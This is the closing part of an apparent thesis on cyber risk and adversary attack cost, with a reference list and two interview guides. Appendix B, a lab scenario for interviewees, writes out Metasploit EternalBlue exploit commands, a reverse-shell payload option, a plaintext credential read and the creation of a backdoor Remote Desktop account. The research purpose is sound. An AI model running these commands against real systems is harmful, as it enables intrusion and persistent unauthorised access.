The ethnographic study with senior offensive cyber security professionals revealed that an adversary’s perceived risk of failure or detection is the primary pivot by which all cyber attack decisions are made. This is contrary to the existing approach found in much cyber security literature, which frequently states that cyber adversaries always target the path of least resistance. Future work could explore the idea of increasing an adversary’s perceived risk of attacking a particular target, such that conducting the attack would become too costly to reduce the risk of failure or detection to an acceptable level.

Finally, while this thesis has worked toward bridging the gap between the threat and vulnerability elements of cyber risk, more work could be conducted to further increase the congruence between all of the elements of cyber risk. Initial steps have been taken to tackle this research challenge, with output currently under submission; this work provides cyber security professionals with more information of both the vulnerability and potential resultant impact of it being leveraged in an industrial control system, where impact is witnessed beyond the purely digital, with direct and potentially life threatening physical real world consequences [50].

References

[1] Abawajy, J. (2014). User preference of cyber security awareness delivery methods. *Behaviour & Information Technology*, 33(3):237–248.

[2] Akerlof, G. A. (1978). The market for "lemons": Quality uncertainty and the market mechanism. In *Uncertainty in economics*, pages 235–251. Elsevier.

[3] Aksu, M. U., Dilek, M. H., Tatli, E. I., Bicakci, K., Dirik, H. I., Demirezen, M. U., and Aykir, T. (2017). A quantitative CVSS-based cyber security risk assessment methodology for IT systems. *Proceedings - International Carnahan Conference on Security Technology*, 2017-Octob:1–8.

[4] Alhomidi, M. and Reed, M. (2014). Attack Graph-Based Risk Assessment and Optimisation Approach. *International Journal of Network Security & Its Applications*, 6(3):31–43.

[5] Anderson, R. and Moore, T. (2006). The economics of information security. *science*, 314(5799):610–613.

[6] Anthony (Tony) Cox Jr, L. (2008). What's wrong with risk matrices? *Risk Analysis: An International Journal*, 28(2):497–512.

[7] Arksey, H. and Knight, P. T. (1999). *Interviewing for social scientists: An introductory resource with examples*. Sage.

[8] Arnold, F., Pieters, W., and Stoelinga, M. (2013). Quantitative Penetration Testing with Item Response Theory. In *2013 9th International Conference on Information Assurance and Security (IAS)*, pages 49–54. IEEE.

[9] Assante, M. J. and Lee, R. M. (2015). The Industrial Control System Cyber Kill Chain. https://www.sans.org/reading-room/whitepapers/ICS/industrial-control-system-cyber-kill-chain-36297. Accessed : 2022-01-27.

[10] Banks, D. L., Rios, J., and Insua, D. R. (2015). *Adversarial risk analysis*. CRC Press.

[11] Barnum, S. (2008). Common attack pattern enumeration and classification (CAPEC) schema description. *Cigital Inc, http://capec.mitre.org/documents*, pages 1–20.

[12] Birolini, A. (2013). *Reliability engineering: theory and practice*. Springer Science & Business Media.

[13] Bishop, M. (1999). Vulnerabilities Analysis. *the Second International Symposium Recent Advances in Intrusion Detection (RAID)*, pages 125–136.

[14] Bodungen, C. E., Singer, B. L., Shbeeb, A., Hilt, S., and Wilhoit, K. (2017). *Hacking Industrial Control Systems Exposed: ICS and SCADA Security Secrets & Solutions*. McGraw-Hill Education, London, first edition.

[15] Borrett, M., Carter, R., and Wespi, A. (2014). How is cyber threat evolving and what do organisations need to consider? *Journal of business continuity & emergency planning*, 7(2):163–171.

[16] Brown, J. M. and Fazal, T. M. (2021). #sorrynotsorry: Why states neither confirm nor deny responsibility for cyber operations. *European Journal of International Security*, 6(4):401–417.

[17] Brown, R. and Lee, R. M. (2019). The evolution of cyber threat intelligence (cti): 2019 sans cti survey. *SANS Institute.* Accessed: 2022-01-10.

[18] Bruijne, M. d., Eeten, M. v., Gañán, C. H., and Pieters, W. (2017). Towards a new cyber threat actor typology.

[19] BSI (2010). Risk management - Risk assessment techniques.

[20] BSI (2011). Information technology — Security techniques — Information security risk management.

[21] BSI (2013). BSI Standards Publication Information technology — Security techniques — Code of practice for personally identifiable information protection.

[22] BSI (2015). Information technology - Security techniques - Information security management systems.

[23] Byres, E. (2012). Flame Malware and SCADA Security: What are the Impacts? https://www.tofinosecurity.com/blog/flame-malware-and-scada-security-what-are-impacts. Accessed : 2022-01-27.

[24] Campbell, D. T. (1963). Experimental and quasi-experimental designs for research on teaching. *Handbook of research on teaching*, 5:171–246.

[25] Chapman, I. M., Leblanc, S. P., and Partington, A. (2011). Taxonomy of cyber attacks and simulation of their effects. *2011 Military Modeling & Simulation Symposium*, pages 73–80.

[26] Crabtree, A., Tolmie, P., and Rouncefield, M. (2013). "how many bloody examples do you want?" fieldwork and generalisation. In *ECSCW 2013: Proceedings of the 13th European Conference on Computer Supported Cooperative Work, 21-25 September 2013, Paphos, Cyprus*, pages 1–20. Springer.

[27] Crabtree, B. F. and Miller, W. F. (1992). A template approach to text analysis: developing and using codebooks. *Doing qualitative research*, pages 93–109.

[28] Cremonini, M. and Nizovtsev, D. (2006). Understanding and influencing attackers' decisions: Implications for security investment strategies. In *Fifth Annual Workshop on Economics and Information Security (WEIS), Cambridge, UK.*

[29] Derbyshire, R., Green, B., and Hutchison, D. (2021). “Talking a different Language”: Anticipating adversary attack cost for cyber risk assessment. *Computers & Security*, 103:102163.

[30] Derbyshire, R., Green, B., Prince, D., Mauthe, A., and Hutchison, D. (2018). An analysis of cyber security attack taxonomies. In *2018 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 153–161. IEEE.

[31] Dillon, S., Davis, D., Group, E., Brokers, S., and thelightcosine (2019). MS17-101 EternalBlue SMB Remote Windows Kernel Pool Corruption. https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue. Accessed: 2022-01-10.

[32] Dillon, S. and Jennings, L. (2019). MS17-101 SMB RCE Detection. https://www.rapid7.com/db/modules/auxiliary/scanner/smb/smb_ms17_010. Accessed: 2022-01-10.

[33] Donaldson, S., Siegel, S., Williams, C. K., and Aslam, A. (2015). *Enterprise cybersecurity: how to build a successful cyberdefense program against advanced threats*. Apress.

[34] Doynikova, E., Novikova, E., and Kotenko, I. (2020). Attacker behaviour forecasting using methods of intelligent data analysis: A comparative review and prospects. *Information*, 11(3):168.

[35] ETSI (2017). TS 102 165-1 v5.2.3; CYBER; Method and protocols; Part 1: Method and pro forma for Threat, Vulnerability, Risk Analysis (TVRA). https://www.etsi.org/deliver/etsi_ts/102100_102199/10216501/05.02.03_60/ts_10216501v050203p.pdf. Accessed: 2022-01-10.

[36] F-Secuire (2003). Worm:W32/Slammer. https://www.f-secure.com/v-descs/mssqlm.shtml. Accessed : 2022-01-27.

[37] Falk, C. and Ringenberg, T. (2018). Classifying Cyber Threat Actors Using an Ontological Approach. Accessed: 2022-01-10.

[38] Falliere, N., Murchu, L., and Chien, E. (2011). W32. stuxnet dossier. *White paper, Symantec Corp., Security Response*, 4(February):1–69. Accessed : 2022-01-27.

[39] Farwell, J. P. and Rohozinski, R. (2011). Stuxnet and the Future of Cyber War. *Survival*, 53(1):23–40.

[40] Fenz, S., Ekelhart, A., and Weippl, E. (2008). Semantic potential of existing security advisory standards. In *Proceedings of the FIRST 2008 Conference-Forum of Incident Response and Security Teams*.

[41] Fielder, A., Panaousis, E., Malacaria, P., Hankin, C., and Smeraldi, F. (2016). Decision support approaches for cyber security investment. *Decision support systems*, 86:13–23.

[42] FIRST (2015). Common Vulnerability Scoring System v3.0: Specification Document. *Forum of Incident Response and Security Teams (FIRST)*, pages 1–21. Accessed: 2022-01-10.

[43] Freund, J. and Jones, J. (2015). *Measuring and Managing Information Risk: A FAIR Approach.*

[44] Frey, J. H. (1983). *Survey Research by Telephone.* SAGE Publications.

[45] Ganga, D. and Scott, S. (2006). Cultural “Insiders” and the Issue of Positionality in Qualitative Migration Research: Moving “Across” and Moving “Along” Researcher-Participant Divides. In *Forum Qualitative Sozialforschung/Forum: Qualitative Social Research*, volume 7.

[46] Gao, N., He, Y., and Ling, B. (2018). Exploring attack graphs for security risk assessment: a probabilistic approach. *Wuhan University Journal of Natural Sciences*, 23(2):171–177.

[47] Glaser, B. and Strauss, A. (1967). Grounded theory: The discovery of grounded theory. *Sociology the journal of the British sociological association*, 12(1):27–49.

[48] Gouglidis, A., König, S., Green, B., Rossegger, K., and Hutchison, D. (2018). *Protecting Water Utility Networks from Advanced Persistent Threats: A Case Study*, pages 313–333. Springer International Publishing.

[49] Green, B., Derbyshire, R., Knowles, W., Boorman, J., Ciholas, P., Prince, D., and Hutchison, D. (2020). ICS Testbed Tetris: Practical Building Blocks Towards a Cyber Security Resource. In *13th USENIX Workshop on Cyber Security Experimentation and Test (CSET 20).*

[50] Green, B., Derbyshire, R., Krotofil, M., Knowles, W., Prince, D., and Suri, N. (2021). PCaaD: Towards automated determination and exploitation of industrial systems. *Computers & Security*, 110:102424.

[51] Green, B., Krotofil, M., and Abbasi, A. (2017a). On the Significance of Process Comprehension for Conducting Targeted ICS Attacks. In *Proceedings of the 3nd ACM Workshop on Cyber-Physical Systems Security and Privacy*. ACM.

[52] Green, B., Krotofil, M., and Hutchison, D. (2016). Achieving ICS Resilience and Security Through Granular Data Flow Management. In *Proceedings of the 2nd ACM Workshop on Cyber-Physical Systems Security and Privacy*, pages 93–101. ACM.

[53] Green, B., Prince, D., Busby, J., and Hutchison, D. (2015). The Impact of Social Engineering on Industrial Control System Security. In *Proceedings of the First ACM Workshop on Cyber-Physical Systems-Security and/or PrivaCy - CPS-SPC ’15*, pages 23–29.

[54] Green, B., Prince, D., Busby, J., and Hutchison, D. (2017b). " How Long is a Piece of String": Defining Key Phases and Observed Challenges within ICS Risk Assessment. In *Proceedings of the 3nd ACM Workshop on Cyber-Physical Systems Security and Privacy*. ACM.

[55] Greenberg, A. (2017). "Crash Override": The Malware That Took Down A Power Grid. https://www.wired.com/story/crash-override-malware/. Accessed : 2022-01-27.

[56] Hald, S. and Pedersen, J. (2012). An updated taxonomy for characterizing hackers according to their threat properties. *Advanced Communication Technology (ICACT), 2012 14th International Conference*, pages 81–86. Accessed : 2022-01-27.

[57] Hansman, S. and Hunt, R. (2005). A taxonomy of network and computer attacks. *Computers and Security*, 24(1):31–43.

[58] Harris, S. and Maymí, F. (2016). *CISSP All-in-One Exam Guide*. McGraw-Hill, seventh edition.

[59] Home Office (2018). Understanding the costs of cyber crime: A report of key findings from the Costs of Cyber Crime Working Group. Technical report, Home Office. Accessed: 2020-05-29.

[60] Howard, J. D. (1997). *An analysis of Security Incidents On the Internet 1989 - 1995*. PhD thesis, Carnegie Mellon University.

[61] Hubbard, D. and Evans, D. (2010). Problems with scoring methods and ordinal scales in risk assessment. *IBM Journal of Research and Development*, 54(3):2–1.

[62] Hubbard, D. W. (2014). *How to measure anything: Finding the value of intangibles in business*. John Wiley & Sons.

[63] Hubbard, D. W. and Seiersen, R. (2016a). Calibration Questions. https://www.howtomeasureanything.com/wp-content/uploads/2017/06/Chapter-7-Calibration-Questions.docx. Accessed: 2022-01-27.

[64] Hubbard, D. W. and Seiersen, R. (2016b). *How to measure anything in cybersecurity risk*. John Wiley & Sons.

[65] Hutchins, E., Cloppert, M., and Amin, R. (2011). Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *6th International Conference on Information Warfare and Security, ICIW 2011*, pages 113–125.

[66] Information Security Forum (2016). Information risk assessment methodology 2. https://www.securityforum.org/tool/information-risk-assessment-methodology-iram2/. Accessed: 2022-01-10.

[67] Jones, A. and Ashenden, D. (2005). *Risk Management and Computer Security*. Butterworth-Heinemann.

[68] Jouini, M., Rabai, L. B. A., and Aissa, A. B. (2014). Classification of security threats in information systems. In *Procedia Computer Science*, volume 32, pages 489–496.

[69] Kahneman, D. and Tversky, A. (1979). Prospect theory: An analysis of decision under risk. *Econometrica*, 47(2):363–391.

[70] Kasperky (2017). From Shamoon to Stonedrill. Technical report. Accessed : 2022-01-27.

[71] Kaspersky (2015). BlackEnergy APT Attacks in Ukraine. https://www.kaspersky.co.uk/resource-center/threats/blackenergy. Accessed : 2022-01-27.

[72] Khan, R., Maynard, P., McLaughlin, K., Laverty, D., and Sezer, S. (2016). Threat Analysis of BlackEnergy Malware for Synchrophasor based Real-time Control and Monitoring in Smart Grid. In *ICS-CSR*.

[73] King, N. (1994). The qualitative research interview. *Qualitative methods in organizational research: a practical guide.*, pages 14–36.

[74] King, N. (1998). Template analysis. *Qualitative methods and analysis in organizational research: A practical guide*, pages 118–134.

[75] King, N. (2012). Doing template analysis. *Qualitative organizational research: Core methods and current challenges*, 426:77–101.

[76] Klinkenberg, S., Straatemeier, M., and van der Maas, H. L. (2011). Computer adaptive practice of Maths ability using a new item response model for on the fly ability and difficulty estimation. *Computers & Education*, 57(2):1813–1824.

[77] Knowles, W., Baron, A., and McGarr, T. (2016). The simulated security assessment ecosystem: Does penetration testing need standardisation? *Computers & Security*, 62:296–316.

[78] Knowles, W., Prince, D., Hutchison, D., Disso, J. F. P., and Jones, K. (2015). A survey of cyber security management in industrial control systems. *International Journal of Critical Infrastructure Protection*, 9:52–80.

[79] König, S., Gouglidis, A., Green, B., and Solar, A. (2018). *Assessing the Impact of Malware Attacks in Utility Networks*, pages 335–351.

[80] Krsul, I. V. (1998). *Software Vulnerability Analysis*. PhD thesis, Purdue University.

[81] Lallie, H. S., Debattista, K., and Bal, J. (2020). A review of attack graph and attack tree visual syntax in cyber security. *Computer Science Review*, 35:100219.

[82] Lee, R. M., Assante, J. M., and Conway, T. (2016a). Analysis of the Cyber Attack on the Ukrainian Power Grid. https://www.nerc.com/pa/CI/ESISAC/Documents/E-ISAC_SANS_Ukraine_DUC_18Mar2016.pdf. Accessed : 2022-01-27.

[83] Lee, R. M., Assante, J. M., and Conway, T. (2016b). German Steel Mill Cyber Attack. https://ics.sans.org/media/ICS-CPPE-case-Study-2-German-Steelworks_Facility.pdf. Accessed: 2022-01-10.

[84] Lee, R. M., Assante, M. J., and Conway, T. (2014). German Steel Mill Cyber Attack. Technical report, SANS. Accessed : 2022-01-27.

[85] LeMay, E., Ford, M. D., Keefe, K., Sanders, W. H., and Muehrcke, C. (2011). Model-based security metrics using adversary view security evaluation (advise). In *2011 Eighth International Conference on Quantitative Evaluation of SysTems*, pages 191–200. IEEE.

[86] Leyden, J. (2010). Mystery lingers over stealthy Stuxnet infection: Cloak and dagger. https://www.theregister.co.uk/2010/09/27/stuxnet{_}analysis/. Accessed : 2022-01-27.

[87] Liang, G., Weller, S. R., Zhao, J., Luo, F., and Dong, Z. Y. (2017). The 2015 ukraine blackout: Implications for false data injection attacks. *IEEE Transactions on Power Systems*, 32(4):3317–3318.

[88] Liggett, T. (2018). *Evolution of endpoint detection and response platforms*. PhD thesis, Utica College.

[89] Lindqvist, U. and Jonsson, E. (1999). How to systematically classify computer security intrusions. *Doktorsavhandlingar vid Chalmers Tekniska Hogskola*, (1530):83–99.

[90] Lough, D. L. (2001). A Taxonomy of Computer Attacks with Applications to Wireless Networks. (April):1–373.

[91] Lu, Y. and Da Xu, L. (2018). Internet of things (iot) cybersecurity research: A review of current research topics. *IEEE Internet of Things Journal*, 6(2):2103–2115.

[92] Luszcz, J. (2018). Apache Struts 2: How Technical and Development Gaps Caused the Equifax Breach. *Network Security*, 2018(1):5–8.

[93] Lyon, G. (2019). Nmap: the Network Mapper. https://nmap.org/. Accessed: 2022-01-10.

[94] Maiziere, T. D. (2014). Die Lage der IT-Sicherheit in Deutschland 2014. Technical report. Accessed : 2022-01-27.

[95] Małecka, M. (2020). The normative decision theory in economics: a philosophy of science perspective. the case of the expected utility theory. *Journal of Economic Methodology*, 27(1):36–50.

[96] McAfee (2011). Global Energy Cyberattacks : " Night Dragon ". Accessed : 2022-01-27.

[97] McAfee Labs (2017). Don't substitute cvss for risk: Scoring system inflates importance of cve-2017-3735. https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/dont-substitute-cvss-for-risk-scoring-system-inflates-importance-of-cve-2017-3735/. Accessed: 2022-01-10.

[98] McCracken, G. (1988). *The Long Interview*. Qualitative Research Methods. SAGE Publications.

[99] McQueen, M. A., Boyer, W. F., Flynn, M. A., and Beitel, G. A. (2006). Time-to-Compromise Model for Cyber Risk Reduction Estimation. In *Quality of Protection*, pages 49–64.

[100] Mell, P., Scarfone, K., Romanosky, S., et al. (2007). A complete guide to the common vulnerability scoring system version 2.0. In *Published by FIRST-forum of incident response and security teams*, volume 1, page 23.

[101] Merrick, J. and Parnell, G. S. (2011). A Comparative Analysis of PRA and Intelligent Adversary Methods for Counterterrorism Risk Management. *Risk Analysis*, 31(9):1488–1510.

[102] Meyers, C. A., Powers, S. S., and Faissol, D. M. (2009). Taxonomies of Cyber Adversaries and Attacks: A Survey of Incidents and Approaches. Technical report.

[103] Miller, B. and Rowe, D. (2012). A Survey SCADA of and Critical Infrastructure Incidents. In *Proceedings of the 1st Annual Conference on Research in Information Technology*, RIIT '12, pages 51–56, New York, NY, USA. ACM. Accessed : 2022-01-27.

[104] MITRE (2017). Common vulnerability and exposures: The standard for information security vulnerability names. https://cve.mitre.org/. Accessed : 2022-01-27.

[105] MITRE (2019a). MITRE ATT&CK®. https://attack.mitre.org/. Accessed: 2022-01-10.

[106] MITRE (2019b). MITRE ATT&CK® contributions. https://attack.mitre.org/resources/contribute/. Accessed: 2022-01-10.

[107] MITRE (2021a). CAPEC - CAPEC-1000: Mechanisms of Attack (Version 3.6). https://capec.mitre.org/data/definitions/1000.html. Accessed: 2022-01-27.

[108] MITRE (2021b). CAPEC - CAPEC-3000: Domains of Attack (Version 3.6). https://capec.mitre.org/data/definitions/3000.html. Accessed: 2022-01-27.

[109] MITRE (2021c). Phishing: Spearphishing Attachment. https://attack.mitre.org/techniques/T1566/001/. Accessed: 2022-01-27.

[110] Muckin, M. and Fitch, S. C. (2017). A Threat-Driven Approach to Cyber Security Methodologies, Practices and Tools to Enable a Functionally Integrated Cyber Security Organization. *Lockheed Martin*, pages 1–45.

[111] Mudge, R. (2022). Cobalt Strike | Adversary Simulation and Red Team Operations. https://www.cobaltstrike.com/. Accessed: 2022-01-27.

[112] Nakashima, E. and Timberg, C. (2017). Nsa officials worried about the day its potent hacking tool would get loose. then it did. *The Washington Post*.

[113] National Crime Agency (2016). NCA Strategic Cyber Industry Group Cyber Crime Assessment 2016. *Cyber Crime Assessment 2016*, (July):1–16.

[114] National Cyber Security Centre (2021). Annual Review 2021 Making the UK the safest place to live and work online. Accessed: 2022-01-10.

[115] National Institute of Standards and Technology (2012). Guide for conducting risk assessments. Technical Report Special Publication 800-30, Revision 1, U.S. Department of Commerce, Washington, D.C.

[116] National Institute of Standards and Technology (2013). Security and Privacy Controls for Federal Information Systems and Organizations. Technical Report Special Publication 800-53, Revision 4, U.S. Department of Commerce, Washington, D.C.

[117] NATO Strategic Communications Centre of Excellence (2021). RUSSIA'S STRATEGY IN CYBERSPACE.

[118] NCSC (2022). Risk management guidance - NCSC.GOV.UK. https://www.ncsc.gov.uk/collection/risk-management-collection. Accessed: 2022-01-10.

[119] Nelson, N. (2016). The Impact of Dragonfly Malware on Industrial Control Systems. *SANS Institute InfoSec Reading Room*, pages 1–25. Accessed: 2022-01-10.

[120] Nicholson, A., Webber, S., Dyer, S., Patel, T., and Janicke, H. (2012). SCADA security in the light of Cyber-Warfare. *Computers & Security*, 31(4):418–436.

[121] Nigam, R. (2015). (Known) SCADA Attacks Over the Years. https://blog.fortinet.com/2015/02/12/known-scada-attacks-over-the-years. Accessed : 2022-01-27.

[122] Noel, S., Jajodia, S., Wang, L., and Singhal, A. (2010). Measuring Security Risk of Networks Using Attack Graphs. *International Journal of Next Generation Computing*, 1(1):135–147.

[123] Nygard, K. E., Rastogi, A., Ahsan, M., and Satyal, R. (2021). Dimensions of cybersecurity risk management. In *Advances in Cybersecurity Management*, pages 369–395. Springer.

[124] Offensive Security (2019). Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution. https://www.kali.org/. Accessed: 2022-01-10.

[125] Online, O. (2017). *Oxford English Dictionary*. Oxford University Press.

[126] Pamula, J., Jajodia, S., Ammann, P., and Swarup, V. (2006). A weakest-adversary security metric for network configuration security analysis. In *Proceedings of the 2nd ACM workshop on Quality of protection*, pages 31–38.

[127] Pieters, W. and Davarynejad, M. (2014). Calculating adversarial risk from attack trees: Control strength and probabilistic attackers. In *Data Privacy Management, Autonomous Spontaneous Security, and Security Assurance*, pages 201–215. Springer.

[128] PortSwigger (2022). Burp Suite - Application Testing Software. https://portswigger.net/burp. Accessed: 2022-01-27.

[129] Powney, J. and Watts, M. (1987). *Interviewing in educational research*. Routledge.

[130] Rajbhandari, L. and Snekkenes, E. (2018). *Utilizing Game Theory for Security Risk Assessment*, pages 3–19.

[131] Rapid7 (2020). Metasploit. https://www.metasploit.com. Accessed: 2022-01-10.

[132] Rasch, G. (1993). *Probabilistic Models for Some Intelligence and Attainment Tests*. ERIC.

[133] Rid, T. and McBurney, P. (2012). Cyber-weapons. *the RUSI Journal*, 157(1):6–13.

[134] Rios Insua, D., Banks, D., and Rios, J. (2016). Modeling Opponents in Adversarial Risk Analysis. *Risk Analysis*, 36(4):742–755.

[135] Rios Insua, D., Couce-Vieira, A., Rubio, J. A., Pieters, W., Labunets, K., and G. Rasines, D. (2021). An adversarial risk analysis framework for cybersecurity. *Risk Analysis*, 41(1):16–36.

[136] Rios Insua, D., Ríos, J., and Banks, D. (2009). Adversarial risk analysis. *Journal of the American Statistical Association*, 104(486):841–854.

[137] Rossebo, J. E., Fransen, F., and Luiijf, E. (2016). Including threat actor capability and motivation in risk assessment for smart grids. In *2016 Joint Workshop on Cyber-Physical Security and Resilience in Smart Grids (CPSR-SG)*, pages 1–7. IEEE.

[138] Rothschild, C., Mclay, L., and Guikema, S. (2012). Adversarial risk analysis with incomplete information: A level-k approach. *Risk Analysis*, 32(7):1219–1231.

[139] Roy, A., Kim, D. S., and Trivedi, K. S. (2010). Cyber security analysis using attack countermeasure trees. *ACM International Conference Proceeding Series*.

[140] Sahoo, D. (2022). Cyber threat attribution with multi-view heuristic analysis. In *Handbook of Big Data Analytics and Forensics*, pages 53–73. Springer.

[141] Salter, C., Saydjari, O. S., Schneier, B., and Wallner, J. (1998). Toward a secure system engineering methodolgy. In *Proceedings of the 1998 workshop on New security paradigms*, pages 2–10.

[142] Schechter, S. E. (2005). Toward econometric models of the security risk from remote attacks. *IEEE security & privacy*, 3(1):40–44.

[143] Schneier, B. (1999). Attack Trees. *Dr. Dobb's Journal of Software Tools*.

[144] Shameli-Sendi, A., Aghababaei-Barzegar, R., and Cheriet, M. (2016). Taxonomy of information security risk assessment (ISRA). *Computers & Security*, 57:14–30. Accessed : 2022-01-27.

[145] Shiva, S., Roy, S., and Dasgupta, D. (2010). Game theory for cyber security. In *Proceedings of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research*, pages 1–4.

[146] Simmons, C. B., Shiva, S. G., Harkeerat Bedi, and Dasgupta, D. (2014). AVOIDIT: A Cyber Attack Taxonomy. *9th Annual Symposium on Information Assurance*, pages 2–12.

[147] Skopik, F. and Pahi, T. (2020). Under false flag: using technical artifacts for cyber attack attribution. *Cybersecurity*, 3(1):1–20.

[148] Smith, M. and Mulrain, G. (2017). Equi-Failure: The National Security Implications of the Equifax Hack and a Critical Proposal for Reform. *J. Nat'l Sec. L. & Pol'y*, 9:549.

[149] Spradley, J. P. (2016). *The Ethnographic Interview*. Waveland Press.

[150] Such, J. M., Gouglidis, A., Knowles, W., Misra, G., and Rashid, A. (2016). Information assurance techniques: Perceived cost effectiveness. *Computers & Security*, 60:117–133.

[151] Symantec (2014). Emerging Threat: Dragonfly / Energetic Bear - APT Group. https://www.symantec.com/connect/blogs/emerging-threat-dragonfly-energetic-bear-apt-group. Accessed : 2022-01-27.

[152] Thomas, P., Bratvold, R. B., Bickel, E., et al. (2014). The risk of using risk matrices. *SPE Economics & Management*, 6(02):56–66.

[153] TREsPASS (2016). Technology-supported Risk Estimation by Predictive Assessment of Socio-technical Security. http://www.trespass-project.eu/. Accessed: 2022-01-10.

[154] Turk, R. J. (2005). Cyber incidents involving control systems. Technical report, Idaho National Lab.(INL), Idaho Falls, ID (United States).

[155] Tversky, A. and Kahneman, D. (1992). Advances in prospect theory: Cumulative representation of uncertainty. *Journal of Risk and uncertainty*, 5(4):297–323.

[156] Verizon (2021). DBIR: 2021 Data Breach Investigations Report. Technical report.

[157] Voigt, P. and Von dem Bussche, A. (2017). The eu general data protection regulation (gdpr). *A Practical Guide, 1st Ed., Cham: Springer International Publishing*, 10:3152676.

[158] Weber, R. P. (1985). *Basic Content Analyis (first ed.)*. SAGE Publications.

[159] Weiss, J. D. (1991). A system security engineering process. In *Proceedings of the 14th National Computer Security Conference*, volume 249, pages 572–581.

[160] Xiao, L., Xu, D., Mandayam, N. B., and Poor, H. V. (2018). Attacker-centric view of a detection game against advanced persistent threats. *IEEE Transactions on Mobile Computing*, 17(11):2512–2523.

[161] Yadav, T. and Rao, A. M. (2015). Technical aspects of cyber kill chain. In *International Symposium on Security in Computing and Communication*, pages 438–452. Springer.

[162] Zetter, K. (2012). Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers. https://www.wired.com/2012/05/flame/. Accessed : 2022-01-27.

[163] Zhioua, S. (2013). The Middle East under Malware Attack Dissecting Cyber Weapons. In *Distributed Computing Systems Workshops (ICDCSW), 2013 IEEE 33rd International Conference on*, pages 11–16. IEEE.

[164] Zhu, B., Joseph, A., and Sastry, S. (2011). A taxonomy of cyber attacks on SCADA systems. *Proceedings - 2011 IEEE International Conferences on Internet of Things and Cyber, Physical and Social Computing, iThings/CPSCom 2011*, pages 380–388.

[165] Zieger, A., Freiling, F., and Kossakowski, K.-P. (2018). The β-time-to-compromise metric for practical cyber security risk estimation. In *2018 11th International Conference on IT Security Incident Management & IT Forensics (IMF)*, pages 115–133. IEEE.

Appendix A

Risk Assessment Interview Guide

Preface

The following question set and notes are to be applied during the preface phase.

- Reiterate the purpose of the interview based on the interview guide, and the expected timescale
- Confirm the participant knows the full interview will be recorded, and that they will be told when the recording is due to begin, and when it is due to end
- Turn ON the recording now
- What do you understand cyber security risk assessment to include?
  Definition: Risk assessment identifies, assesses, and articulates risks to an organisation. Risk assessment informs risk management decision making, and it requires technical, security, and business skills and knowledge.

Risk Assessment

The following question set and notes are to be applied during the risk assessment question phase.

- What data are you required to collect for use within your existing risk assessment methodology?
  Note: Read back the data collected and ask the participant to confirm
  Probe: If any collected data relates to attacker, cost, difficulty, time, or risk to attack - ask for elaboration on how that data is collected and where from

- Once you have acquired relevant data, how is it applied within your existing methodology to derive cyber risk?
  Probe: Focus on any relevant data mentioned above

Risk Communication

The following question set and notes are to be applied during the risk communication question phase.

- How is the output of this methodology used to communicate cyber risk?
  Note: If unclear, prompt with examples such as RAG, percentage, graphical, etc.
  Probe: Where adversarial cost or attackers are included, explore further
- With whom do you usually convey the risk assessment results?
  Probe: If unclear mention this may be management or technical/IT staff etc.
- Do there exist any challenges in the conveyance of cyber risk through the use of your existing methodology?
  Probe: Refer back to who they convey this risk to, ask if this contributes to challenges, or if recipient is technical, whether they have to simplify for management

Adversary Importance

The following question set and notes are to be applied during the adversary importance question phase.

- How important is it in your risk assessment to consider the attacker and their capability?
  Note: Assets, resources, level of technical capability, or tenacity
  Probe: If positive response - What specifically do you discover or know about potential adversaries which pose a threat to your clients?
- Do you believe conveyance of cyber risk through "cost" could provide a more effective narrative? More specifically, the cost to an attacker seeking to compromise a client's system.
  Note: If clarification is needed, explain cost and requirements as understood so far
  Probe: Why effective/not effective?

Conclude

The following question set and associated notes are to be applied during the interview's conclusion.

- What do you think of the effectiveness of current risk assessment methodologies?
  Probe: Why effective/not effective?

- Confirm the interview questions have been completed and ask the interviewee if they would like to add anything in addition which may be relevant

- If supporting documentation has been described and offered throughout, politely remind interviewee to send via email

- Turn OFF the recording now

- Thank interviewee for their time

- Inform interviewee that if at any time they think of any points deemed relevant to the discussed topic area, that I would greatly appreciate them being sent via email

- Reiterate the options for withdrawal as described in the participant information sheet

Appendix B

Cost Factors Interview Guide

This interview will be surrounding a basic scenario where you will be asked to perform cyber attack techniques and describe what you are doing, why, and what *types* of costs you may encounter. For this scenario, please consider your answers from the viewpoint of an active adversary, rather than a white hat on a penetration testing engagement. Please also try and think of all cost factors that may relate to the techniques being performed, these may not necessarily be incurred at the exact time of execution.

Pre-Attack

Participants will be presented with a Kali Linux machine which has an nmap scan on the desktop called nmapScan.txt completed with the `--script=vuln` tag against `vic1`.

Question:

- For expediency's sake, assume you have completed the nmap scan on the desktop. What types of costs do you think may have occurred up to, and including, that point? *Note: If an example is needed, suggest reconnaissance prior to network scanning which may be conducted.*

Ask the participant to use the information in the nmap output to attack the machine with the IP address `192.168.188.129`. If assistance is needed, point out that the machine appears to be vulnerable to `ms17-010`, Eternal Blue.

Initial Access

Note: Example questions to ask during Initial Access:

- What particular techniques are you using?

- Why are you using these techniques?
- What tools are you using?
- What costs are there in acquiring and learning these tools/techniques?
- What processes would be involved for learning these tools/techniques?
  Probe: If courses mentioned, what kind of financial/time investments would be expected to complete?

```
>msfconsole
>use exploit/windows/smb/ms17_010_eternalblue
>set RHOSTS 192.168.188.129
```

(IP address final octet may vary above)

---

*ALTERNATE**
Optional payload selection:

```
>set PAYLOAD windows/x64/meterpreter/reverse_tcp
>set LHOST 192.168.188.129
```

```
>exploit
```

Questions after Initial Access step:

- Do you think there would be an different types of cost incurred if you used a different Initial Access technique such as breaking into a WiFi network, spearphishing, or even compromising a supply chain?

Lateral Movement

Note: Example questions to ask during Lateral Movement:

- What particular techniques are you using?
- Why are you using these techniques?
- What tools are you using?
- What costs are there in acquiring and learning these tools/techniques?

- What processes would be involved for learning these tools/techniques?
  Probe: If courses mentioned, what kind of financial/time investments would be expected to complete?

```
C:\Windows\system32>cd C:\Users\Victim\Desktop
C:\Users\Victim\Desktop>dir
C:\Users\Victim\Desktop>more creds.txt
more creds.txt
192.168.76.129
Username:  Victim2
Password:  v1ct1m@
```

Participant can then create an account and put them in remote desktop users:

```
C:\>net user /add NAME PASS
C:\>net localgroup ‘‘Remote Desktop Users’’ NAME /add
```

Back in terminal:

```
>rdesktop 192.168.188.129 -u NAME -p PASS -f
```

